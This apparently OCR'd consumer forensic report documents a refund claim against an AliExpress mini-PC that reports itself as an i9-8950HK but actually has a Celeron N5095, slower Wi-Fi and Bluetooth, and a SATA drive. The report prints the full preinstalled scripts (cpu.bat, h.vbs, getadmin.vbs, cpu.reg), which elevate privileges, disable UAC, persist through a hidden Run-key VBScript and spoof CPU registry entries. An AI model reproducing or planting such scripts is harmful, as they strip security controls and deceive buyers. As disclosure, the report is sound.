
2024-Dec 19 – AliExpress Forensic Review
Case: Full Refund request
Order ID: 8195524409476529

Forensic Review of the Machine

Having had the opportunity to study the machine, we can safely state that it is a fake. Designed specifically to mislead the user into believing that it contains different components then actually make up the machine in question.

Machine is a Fake

Upon closer examination, it was discovered that there was something fishy about the build on the machine that prompted the user to request a closer look. What triggered the suspicion was that when the User Access Control settings were checked, they were set at the lowest setting. These were immediately set to the highest level.



User Account Control Settings

Choose when to be notified about changes to your computer

User Account Control helps prevent potentially harmful programs from making changes to your computer.
Tell me more about User Account Control settings

Always notify

Always notify me when:


- Apps try to install software or make changes to my computer
- I make changes to Windows settings

Recommended if you routinely install new software and visit unfamiliar websites.

Never notify

However, after a reboot it was noticed that it was set back to the lowest setting?? This behavior was traced back to a file "cpu.bat" that was being executed on windows login. Further review of the machine traced what the machine was doing more closely and discovered that the machine was setup to run a malicious VB script on login (via the Startup Apps process). The script is named "h.vbs"

The windows startup apps were assessed and sure enough there is a startup app called "h.vbs". Here it is (Note: we have already turned it off).




Startup Apps

Apps can be configured to start when you log in. In most cases, apps will start minimized or may only start a background task.

Sort by: Name

Cortana	Microsoft Corporation	Off	No impact
Microsoft Edge	Microsoft Corporation	On	High impact
Microsoft OneDrive	Microsoft Corporation	On	High impact
Microsoft Teams (personal)	Microsoft	On	Not measured
Realtek HD Audio Manager	Realtek Semiconductor	On	High impact
Terminal	Microsoft Corporation	Off	No impact
Windows Security notification icon	Microsoft Corporation	On	Low impact
h.vbs		Off	No impact

To completely get rid of the offensive app, the team ran sysinternals:



You can see that the sysinternals scan immediately identifies the suspect script (highlights it in red) and sysinternals was used to safely remove it.

Details of Fraudulent Scripts

So, what do the hacking scripts do and how is the fraudulent activity done? The key files/scripts are included so that you can preview them.

cpu.bat

```
@echo off
REM ____________________________________________________________

>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe"
"%SYSTEMROOT%\system32\config\system"

if '%errorlevel%' NEQ '0' (

  echo Open Command Prompt Administrator...

  goto UACPrompt

) else ( goto gotAdmin )

:UACPrompt

  echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"

  echo UAC.ShellExecute "%~s0", "", "", "runas", 1 >> "%temp%\getadmin.vbs"

  "%temp%\getadmin.vbs"

  exit /B

:gotAdmin

  if exist "%temp%\getadmin.vbs" ( del "%temp%\getadmin.vbs" )

  pushd "%CD%"
```

```
   CD /D "%~dp0"

pushd %~dp0

@echo off

rem********************************************************************************
****************************************

reg import "%~dp01.reg"

rem********************************************************************************
****************************************

rem reg add "hkcu\software\microsoft\internet explorer\main" /v "window title" /t reg_sz /d
"科技以人为本" /f

reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System"
/v "EnableLUA" /t REG_DWORD /d 0 /f

if exist c:\windows\h.vbs goto reg

for /f "tokens=*" %%a in ('echo %0') do (set dpnx=%%a)

copy "%dpnx%" c:\windows\cpu.bat && attrib c:\windows\cpu.bat +h

(

echo set bqad=createobject^("wscript.shell"^)

echo bqad.run "c:\windows\cpu.bat",vbhide

echo wscript.quit

)>c:\windows\h.vbs

attrib c:\windows\h.vbs +h

reg add hklm\software\microsoft\windows\currentversion\run /v hrvbs /t reg_sz /d
c:\windows\h.vbs /f

copy "%~dp0cpu.reg" c:\windows\

regedit /s c:\windows\cpu.reg

del "%dpnx%"
```

```
taskkill /f /im conime.exe

exit

:reg

regedit /s c:\windows\cpu.reg

taskkill /f /im conime.exe

exit

rem 结束::::::::::::::::::::::::::::::::
```

h.vbs

```
set bqad=createobject("wscript.shell")
bqad.run "c:\windows\cpu.bat",vbhide
wscript.quit
```

getadmin.vbs

```
Set UAC = CreateObject("Shell.Application")
UAC.ShellExecute "C:\Windows\cpu.bat", "", "", "runas", 1
```

High Level Summary:

From examining the scripts, you can see that they purposely "downgrade" the users access controls to the lowest level. This is to mask the changes from the user as well as introducing other cyber related security concerns. With the access controls disabled, the script changes the technical details in the registry to "**fake**" what the machine reports as its specifications. You can see from the script that it changes the registry entries using a file named “cpu.reg” to make it appear that it is a higher-end machine (i.e. an “Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz”).

cpu.reg

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor]

[HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0]
"Component Information"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00
```


```
"Identifier"="Intel64 Family 6 Model 156 Stepping 0"
"Configuration Data"=hex(9):ff,ff,ff,ff,ff,ff,ff,ff,00,00,00,00,00,00,00,00
"ProcessorNameString"="Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz"
"VendorIdentifier"="GenuineIntel"
"FeatureSet"=dword:3d1b3fff
"~MHz"=dword:000007cd
"Update Revision"=hex:00,00,00,00,1e,00,00,24
"Update Status"=dword:00000002
"Previous Update Revision"=hex:00,00,00,00,1e,00,00,24
"Platform Specific Field 1"=dword:00000001

[HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\1]
"Component Information"=hex:00,00,00,00,00,00,00,00,01,00,00,00,00,00,01,00
"Identifier"="Intel64 Family 6 Model 156 Stepping 0"
"Configuration Data"=hex(9):ff,ff,ff,ff,ff,ff,ff,ff,00,00,00,00,00,00,00,00
"ProcessorNameString"="IIntel(R) Core(TM) i9-8950HK CPU @ 2.90GHz"
"VendorIdentifier"="GenuineIntel"
"FeatureSet"=dword:3d1b3fff
"~MHz"=dword:000007cd
"Update Revision"=hex:00,00,00,00,1e,00,00,24
"Update Status"=dword:00000002
"Previous Update Revision"=hex:00,00,00,00,1e,00,00,24
"Platform Specific Field 1"=dword:00000001

[HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\2]
"Component Information"=hex:00,00,00,00,00,00,00,00,02,00,00,00,00,00,02,00
"Identifier"="Intel64 Family 6 Model 156 Stepping 0"
"Configuration Data"=hex(9):ff,ff,ff,ff,ff,ff,ff,ff,00,00,00,00,00,00,00,00
"ProcessorNameString"="Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz"
"VendorIdentifier"="GenuineIntel"
"FeatureSet"=dword:3d1b3fff
"~MHz"=dword:000007cd
"Update Revision"=hex:00,00,00,00,1e,00,00,24
"Update Status"=dword:00000002
"Previous Update Revision"=hex:00,00,00,00,1e,00,00,24
"Platform Specific Field 1"=dword:00000001
```

```
[HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\3]
"Component Information"=hex:00,00,00,00,00,00,00,00,03,00,00,00,00,00,03,00
"Identifier"="Intel64 Family 6 Model 156 Stepping 0"
"Configuration Data"=hex(9):ff,ff,ff,ff,ff,ff,ff,ff,00,00,00,00,00,00,00,00
"ProcessorNameString"="Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz"
"VendorIdentifier"="GenuineIntel"
"FeatureSet"=dword:3d1b3fff
"~MHz"=dword:000007cd
"Update Revision"=hex:00,00,00,00,1e,00,00,24
"Update Status"=dword:00000002
"Previous Update Revision"=hex:00,00,00,00,1e,00,00,24
"Platform Specific Field 1"=dword:00000001
```

What Are the "Actual" CPU Specs?


With the malicious scripts disabled, the machine now reports back its "actual" specifications. With the malicious scripts disabled you can see what the true details are for the machine:

From Windows Specifications:



Processor	Intel(R) Celeron(R) N5095 @ 2.00GHz 2.00 GHz
Installed RAM	16.0 GB (7.78 GB usable)
Device ID	4653784A-3047-4D59-BC51-1B08AD6913FF
Product ID	00331-10000-00001-AA554
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

From Bios:




```
JasperLake ULX
Intel(R) Celeron(R)
N5095 @ 2.00GHz
16384 MB
 2667 MT/s

PCH-N
Version 2.21.1278 Copyright (C) 2024
```

So, there you have it - the machine is a fake 😡 . The machine is, in fact, not based on an Intel i9 8950HK as advertised and/or sold but is based on an Intel Celeron 5095 CPU and GPU. This is a much, much lower grade CPU and GPU.

Independent Benchmarking

Here is the difference in the CPU specs (156% reduction in overall performance) from an independent benchmarking firm:




Aggregate performance score

Core i9-8950HK outperforms Celeron N5095 by a whopping 156% based on our aggregate benchmark results.

What Are the "Actual" WiFi Specs?


Given the malicious intent to mask the machine CPU details/specifications, we took a look at the actual WiFi specifications as the machine was sold as supporting WiFi 6. A quick assessment shows that the machines radios do not support WiFi 6. The Command Prompt output does not show 802.11ax, indicating that device does not support WiFi 6.



```
Interface name: Wi-Fi

    Driver                    : Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
    Vendor                    : Realtek Semiconductor Corp.
    Provider                  : Realtek Semiconductor Corp.
    Date                      : 6/24/2022
    Version                   : 2024.10.138.0
    INF file                  : oem10.inf
    Type                      : Native Wi-Fi Driver
    Radio types supported     : 802.11n 802.11g 802.11b 802.11ac 802.11n 802.11a
    FIPS 140 mode supported   : Yes
    802.11w Management Frame Protection supported : Yes
    Hosted network supported  : No
```

What Are the "Actual" Bluetooth (BT) Specs?

Given the malicious intent to mask the machine CPU details/specifications, we took a look at the actual Bluetooth specifications as the machine was sold as supporting BT 5.2. A quick assessment shows that the machine radios does not support BT 5.2. Device Manager reports on the firmware at LMP 10.x, indicating that device does not support BT 5.2.



Realtek Bluetooth Adapter Properties

Bluetooth Radio Information

Name: DESKTOP-428MQQB


Address: (bc:2b:02:52:81:5b)

Manufacturer Id: 93

Firmware Version: HCI 10.55991 / LMP 10.58228

What Are the "Actual" SSD Specs?

We also took a look at the actual SSD specifications. The machine does **not** have an NVMe drive but a standard SSD Sata drive. You can see that the Bus type is "SATA" and not "NVMe":




SSD 2TB Properties

SSD 2TB

Property: Hardware Ids

Value

```
SCSI\DiskSSD_______________2TBZD0R
SCSI\DiskSSD_______________2TB
SCSI\DiskSSD____
SCSI\SSD_______________2TBZ
SSD_______________2TBZ
GenDisk
```



Name	SSD 2TB
Disk ID	0
Manufacturer	
Model	SSD 2TB
Serial number	
Media	SSD
Bus type	SATA
Location	Bus number 1, Target ID 0, LUN 0
Capacity	1.86 TB
Type	Basic

Conclusion

This represents a fraudulent attempt to “pass off” significantly lower grade products at a much-inflated cost. In this case, the machine provided is grossly below the performance specifications of the one purchased and is incapable of managing even low-complexity workloads. You can conclude based on the scripts built into the product that this is not simply a supply chain error (sourcing the wrong product), but a deliberate attempt to mislead/defraud the consumer.

Requesting a Full Refund

Given the malicious intent to mask the actual machine details/specifications, effectively claiming that it is an Intel Core i9 8950HK and associated GPU, and that other components are not as advertised (WiFi 6, BT, etc.), a **full refund** for the purchase has been requested. The actual machine (Intel Celeron N5095 CPU and associated GPU and other components) is significantly lower in aggregate performance / quality compared to the machine ordered (Intel Core i9 8950HK with WiFi 6, BT 5.2, etc.).